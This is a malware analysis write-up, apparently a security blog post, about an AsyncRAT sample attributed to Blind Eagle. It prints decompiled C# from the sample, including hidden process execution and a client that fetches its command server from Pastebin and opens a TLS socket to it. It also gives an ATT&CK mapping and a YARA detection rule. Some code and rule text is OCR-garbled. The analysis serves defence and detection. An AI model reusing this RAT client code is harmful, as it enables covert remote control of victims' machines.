


After that it was starting the process and executing the batch file. The batch file was the executing the Runtime Broker which was doing other stuff. After that this program was exiting itself.

```
78                  Process.Start(new ProcessStartInfo
79                  {
80                      FileName = text,
81                      CreateNoWindow = true,
82                      ErrorDialog = false,
83                      UseShellExecute = false,
84                      WindowStyle = ProcessWindowStyle.Hidden
85                  });
86                  Environment.Exit(0);
87              }
88          }
89          catch (Exception)
90          {
91          }
92      }
93  }
94  }
```

This is the process tree when executing with normal privilges.

This is the process tree when executing with admin privileges. The difference is that with the admin privileges it executes task schedule to create persistence but in normal it executes CMD to create registry key.



Runtime Broker.exe

Now I decided to analyze the copied file maybe there will be something different in this binary of any loaded modules. So, I opened this binary in dnSpy-x86 and start my analysis on it. But this was the same exe but this time was totally responsible for creating socket on above mentioned IP address and trying to download and load new plugins for further activities. In the loop it was continuously try to check the connect request. InitializeClient() method was doing two main steps one it was checking if the Pastebin variable is null then it was getting the IP and ports and trying to create socket over TCP.

```
71
72      // Token: 0x0600001B RID: 27 RVA: 0x0000296C File Offset: 0x00000B6C
73      public static void InitializeClient()
74      {
75          try
76          {
77              ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
78              {
79                  ReceiveBufferSize = 51200,
80                  SendBufferSize = 51200
81              };
82              if (Settings.Pastebin == "null")
83              {
84                  string text = Settings.Hosts.Split(new char[] { ',' })[new Random().Next(Settings.Hosts.Split(new char[] { ',' }).Length)];
85                  int num = Convert.ToInt32(Settings.Ports.Split(new char[] { ',' })[new Random().Next(Settings.Ports.Split(new char[] { ',' }).Length)]);
86                  if (ClientSocket.IsValidDomainName(text))
87                  {
88                      foreach (IPAddress ipaddress in Dns.GetHostAddresses(text))
89                      {
90                          try
91                          {
92                              ClientSocket.TcpClient.Connect(ipaddress, num);
93                              if (ClientSocket.TcpClient.Connected)
94                              {
95                                  break;
96                              }
97                          }
98                          catch
99                          {
100                         }
101                     }
102                 }
```

The next step it was using web client class to download and upload data on created connect server but it was also checking the certificates and signature for integrity checks.

```
110                 using (WebClient webClient = new WebClient())
111                 {
112                     NetworkCredential networkCredential = new NetworkCredential("", "");
113                     webClient.Credentials = networkCredential;
114                     string[] array = webClient.DownloadString(Settings.Pastebin).Split(new string[] { ":" }, StringSplitOptions.None);
115                     Settings.Hosts = array[0];
116                     Settings.Ports = array[new Random().Next(1, array.Length)];
117                     ClientSocket.TcpClient.Connect(Settings.Hosts, Convert.ToInt32(Settings.Ports));
118                 }
119             }
120             if (ClientSocket.TcpClient.Connected)
121             {
122                 ClientSocket.IsConnected = true;
123                 ClientSocket.SslClient = new SslStream(new NetworkStream(ClientSocket.TcpClient, true), false, new RemoteCertificateValidationCallback
                      (ClientSocket.ValidateServerCertificate));
124                 ClientSocket.SslClient.AuthenticateAsClient(ClientSocket.TcpClient.RemoteEndPoint.ToString().Split(new char[] { ':' })[0], null,
                      SslProtocols.Tls, false);
125                 ClientSocket.HeaderSize = 4L;
126                 ClientSocket.Buffer = new byte[ClientSocket.HeaderSize];
127                 ClientSocket.Offset = 0L;
128                 ClientSocket.Send(IdSender.SendInfo());
129                 ClientSocket.Interval = 0;
130                 ClientSocket.ActivatePong = false;
131                 ClientSocket.KeepAlive = new Timer(new TimerCallback(ClientSocket.KeepAlivePacket), null, new Random().Next(10000, 15000), new Random().Next
                      (10000, 15000));
132                 ClientSocket.Ping = new Timer(new TimerCallback(ClientSocket.Pong), null, 1, 1);
133                 ClientSocket.SslClient.BeginRead(ClientSocket.Buffer, (int)ClientSocket.Offset, (int)ClientSocket.HeaderSize, new AsyncCallback
                      (ClientSocket.ReadServertData), null);
```

Because the server is offline so I can't get the other loaded modules so I have to stop my analysis here. But this was a pretty much analysis to understand the working and flow of AsyncRAT which targeting Colombian government entities.

Loaded .NET Assemblies

- CLR v4.0.30319.0, 8, CONCURRENT_GC, ManagedExe, "C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe",
- AppDomain: Runtime Broker.exe, 19897800, Default, Executable,,
- aB, 20068920, , C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe,
- Microsoft.VisualBasic, 87782856, , C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll,
- System, 20081984, Native, C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll, C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4ce1bb4828b69fa433f6f012636c5d27\System.ni.dll

- System.Configuration, 87806360, Native, C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Configuration.dll, C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\7f3b1084571309437a152226b37b6f28\System.Configuration.ni.dll
- System.Core, 88645400, Native, C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll, C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\617d43135fd67b6370a09fbe5fb2e5f7\System.Core.ni.dll
- System.Xml, 87803728, Native, C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll, C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\be1f06a790a86342db4dbd229ca727a3\System.Xml.ni.dll
- AppDomain: SharedDomain, 1939592416, Shared, ,
- mscorlib, 20027728, DomainNeutral, Native, C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll, C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\f6ce2e529a5784970d9443aaca3aac4e\mscorlib.ni.dll

Loaded Modules

- Runtime Broker.exe, 72 kB, , 0xbe0000
- advapi32.dll, 492 kB, Advanced Windows 32 Base API, 0x75bf0000
- apphelp.dll, 640 kB, Application Compatibility Client Library, 0x74430000
- bcrypt.dll, 100 kB, Windows Cryptographic Primitives Library (Wow64), 0x77ce0000
- bcryptprimitives.dll, 380 kB, Windows Cryptographic Primitives Library, 0x76d60000
- clr.dll, 7.73 MB, Microsoft .NET Runtime Common Language Runtime - WorkStation, 0x73270000
- clrjit.dll, 504 kB, Microsoft .NET Runtime Just-In-Time Compiler, 0x74140000
- combase.dll, 2.5 MB, Microsoft COM for Windows, 0x76dc0000
- crypt32.dll, 1 MB, Crypto API32, 0x77660000
- crypt32.dll.mui, 40 kB, Crypto API32, 0x2e10000
- cryptbase.dll, 40 kB, Base cryptographic API DLL, 0x74710000
- cryptsp.dll, 76 kB, Cryptographic Service Provider API, 0x75170000
- gdi32.dll, 144 kB, GDI Client DLL, 0x777c0000
- gdi32full.dll, 928 kB, GDI Client DLL, 0x760a0000
- imm32.dll, 148 kB, Multi-User Windows IMM32 API Client DLL, 0x77d00000
- kernel.appcore.dll, 60 kB, AppModel API Host, 0x75140000
- kernel32.dll, 960 kB, Windows NT BASE API Client DLL, 0x77910000
- KernelBase.dll, 2.23 MB, Windows NT BASE API Client DLL, 0x771b0000
- KernelBase.dll.mui, 1.25 MB, Windows NT BASE API Client DLL, 0x55f0000
- locale.nls, 804 kB, , 0xfc0000
- Microsoft.VisualBasic.dll, 624 kB, Visual Basic Runtime Library, 0x5550000
- msasn1.dll, 56 kB, ASN.1 Runtime APIs, 0x74700000
- mscoree.dll, 328 kB, Microsoft .NET Runtime Execution Engine, 0x743c0000
- mscoreei.dll, 544 kB, Microsoft .NET Runtime Execution Engine, 0x74330000
- mscorlib.ni.dll, 20.3 MB, Microsoft Common Language Runtime Class Library, 0x71e20000

- msvcp_win.dll, 492 kB, Microsoft® C Runtime Library, 0x76ce0000
- msvcrt.dll, 764 kB, Windows NT CRT DLL, 0x75e40000
- mswsock.dll, 328 kB, Microsoft Windows Sockets 2.0 Service Provider, 0x70a80000
- ntdll.dll, 1.64 MB, NT Layer DLL, 0x77d50000
- ntdll.dll, 1.97 MB, NT Layer DLL, 0x7fff327f0000
- ole32.dll, 908 kB, Microsoft OLE for Windows, 0x75d50000
- oleaut32.dll, 600 kB, OLEAUT32.DLL, 0x77a40000
- profapi.dll, 112 kB, User Profile Basic API, 0x75150000
- psapi.dll, 24 kB, Process Status Helper, 0x75f00000
- rpcrt4.dll, 764 kB, Remote Procedure Call Runtime, 0x75c70000
- rsaenh.dll, 188 kB, Microsoft Enhanced Cryptographic Provider, 0x71b80000
- sechost.dll, 472 kB, Host for SCM/SDDL/LSA Lookup APIs, 0x775e0000
- SHCore.dll, 540 kB, SHCORE, 0x770c0000
- shell32.dll, 5.71 MB, Windows Shell Common Dll, 0x76720000
- shlwapi.dll, 276 kB, Shell Light-weight Utility Library, 0x76190000
- SortDefault.nls, 3.22 MB, , 0x5070000
- sspicli.dll, 132 kB, Security Support Provider Interface, 0x75090000
- System.Configuration.ni.dll, 1.02 MB, System.Configuration.dll, 0x73ef0000
- System.Core.ni.dll, 8.09 MB, .NET Framework, 0x68810000
- System.ni.dll, 10.11 MB, .NET Framework, 0x71160000
- System.Xml.ni.dll, 7.42 MB, .NET Framework, 0x680a0000
- ucrtbase.dll, 1.13 MB, Microsoft® C Runtime Library, 0x777f0000
- ucrtbase_clr0400.dll, 716 kB, Microsoft® C Runtime Library, 0x74250000
- user32.dll, 1.61 MB, Multi-User Windows USER API Client DLL, 0x773f0000
- vcruntime140_clr0400.dll, 84 kB, Microsoft® C Runtime Library, 0x74310000
- version.dll, 32 kB, Version Checking and File Installation Libraries, 0x75350000
- win32u.dll, 96 kB, Win32u, 0x75d30000
- windows.storage.dll, 6.07 MB, Microsoft WinRT Storage API, 0x755d0000
- wldp.dll, 148 kB, Windows Lockdown Policy, 0x755a0000
- wow64.dll, 356 kB, Win32 Emulation on NT64, 0x7fff31ca0000
- wow64cpu.dll, 40 kB, AMD64 Wow64 CPU , 0x77d40000
- wow64win.dll, 524 kB, Wow64 Console and Win32 API Logging, 0x7fff316e0000
- ws2_32.dll, 396 kB, Windows Socket 2.0 32-Bit DLL, 0x77ae0000

Extracted TTP's

MITRE ATT&CK MAPPING


Technique	*Kill chain phase*	*Diamond vertex*	*Comments*
T1566.001 - Phishing: Spearphishing Attachment	Delivery	Capability	Email with ZIP file attached
T1547.001 - Boot or Logon AutoStart Execution: Registry Run Keys / Startup Folder	Installation	Capability	Set registry key if non-privileged user executes the payload

T1053.005 - Scheduled Task/Job: Scheduled Task	Installation	Capability	Creates new scheduled task if privileged user executes the payload
T1543 - Create or Modify System Process	Installation	Capability	Create Mutex to check another instance is running.
T1036.S004 - Masquerading: Masquerade Task or Service	Installation	Capability	Set the process critical to evade detection
T1036.005 - Masquerading: Match Legitimate Name or Location	Execution	Capability	Writes itself as a file named Runtime Broker.exe saved in %APPDATA%
T1059.003 - Command and Scripting Interpreter: Windows Command Shell	Execution	Capability	Executes batch file created previously
T1497.001 - Virtualization/Sandbox Evasion: System Checks	Execution	Capability	Anti-VM and Sandboxes checks

Recreation and Security controls validation

As an offensive security researcher, my primary responsibility involves the meticulous analysis of real-world samples to extract Tactics, Techniques, and Procedures (TTPs). Once identified, I map these TTPs onto the MITRE ATT&CK framework, providing a comprehensive understanding of the adversary's behavior. To validate the effectiveness of security controls, I employ emulation techniques by recreating the identified TTPs using the same methods observed in the analyzed samples. This emulation process ensures a realistic simulation of the adversary's actions, allowing for thorough validation of existing security measures. For this purpose, I leverage proprietary emulation tools, ensuring precision and adaptability in replicating sophisticated attack scenarios. My role extends beyond the typical scope of a Security Operations Center (SOC) Level 3, as I not only analyze but also recreate the same behavior for proactive emulation and then provide mitigation strategies, including the development of YARA rules, Sigma detection signatures, and Indicators of Compromise (IoC). This comprehensive approach is crucial for enhancing the organization's resilience against evolving cyber threats.

This is the overall flow of my work:



Mitigation

YARA

```
rule AsyncRAT

{

   meta:

      description = "AsyncRAT by Blind Eagle"

      author = "Usman Sikander"

      reference = "https://izoologic.com/phishing/blind-eagle-apt-reemerges-to-target-colombian-organisations/

      hash1 = "c0b9838ff7d2ddecbfe296eae947e5d6"

      hash2 = "76af794b85e4a4ba75c5703df1207b7a6798bf2e"

      hash3 = "79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3"


   strings:
```

$s1 = “1DB2A1F9902B35F8F880EF1692CE9947A193D5A698D8F568BDA721658ED4C58B” fullword ascii

$s2 = "87639126EA77B358F26532367DBA67C5310EF50A8D9888ED070CD40E1F605A8F" fullword ascii

$s3 = "1DB2A1F9902B35F8F880EF1692CE9947A193D5A698D8F568BDA721658ED4C58B" fullword ascii

$s4 = "87639126EA77B358F26532367DBA67C5310EF50A8D9888ED070CD40E1F605A8F" fullword wide

$s5 = "clFxcHJwbUJWSEtHY2ROUXpoNHV6clBMeDVqenpWYmk=" fullword ascii

$s6 = "17aNgmElc4ng6An/6hq+YMrQTx4uJ1++c0SSk3rYvCFbeHnycL4Jrp01hWoAOenn/eMKlGT83dY3efMDWsGKWA==" fullword wide

$s7 = "iMXtaH3RD4azCnEK+bHLyPMPIs2a4cPQifNyYsmtfBqSShS+aUobqLJXmoGtNAqfb9jYeBC+T49Ryr3fHwzGOQ==" fullword wide

$s8 = "RyFgiEdGhARXpc6DAhvpqJxjU2yLAALheNVzc/+ZTvM9/YPPPcCarzgxl7jgHKrgmjxe7l1pingy2POObWnzMZg==" fullword wide

$s9 = "CfXpd10bbWOrMPUDu4xOQVkVoERQrspS5I5RrSBc3XPr6/l12WdhfLjn9lUpy8mtbVoZq8Nl2UitCoQT8mAlLQ==" fullword wide

$s10 = "clFxcHJwbUJWSEtHY2ROUXpoNHV6clBMeDVqenpWYmk=" fullword wide

$op0 = {BF EB 1E 56 FB CD 97 3B B2 19 02 24 30 A5 78 43 00 3D 56 44 D2 1E 62 B9 D4 F1 80 E7 E6 C3 39 41}

$op1 = {48 61 73 68 00 56 65 72 69 66 79 48 61 73 68 00}

$op2 = {41 00 6E 00 74 00 69 00 76 00 69 00 72 00 75}

condition:

(uint16(0) == 0x5a4d and

```
        filesize < 49KB and
            (6 of them) and all of ($op*)
    ) or (all of them)
}
```

Conclusion

Traditional signature-based detection methods often struggle to identify this polymorphic malware due to its rapid ability to change and evade detection.

This analysis underscores the pressing need for behavioral detection mechanisms in modern cybersecurity strategies. Behavioral detection, powered by machine learning and artificial intelligence, focuses on identifying behavioral patterns rather than relying solely on known signatures. This approach enables security systems to adapt and recognize emerging threats like AsyncRAT, even as they evolve to evade traditional defenses. By continuously monitoring and analyzing system behavior, security solutions equipped with behavioral detection offer a proactive defense, providing a crucial layer of protection against emerging threats that traditional methods may miss.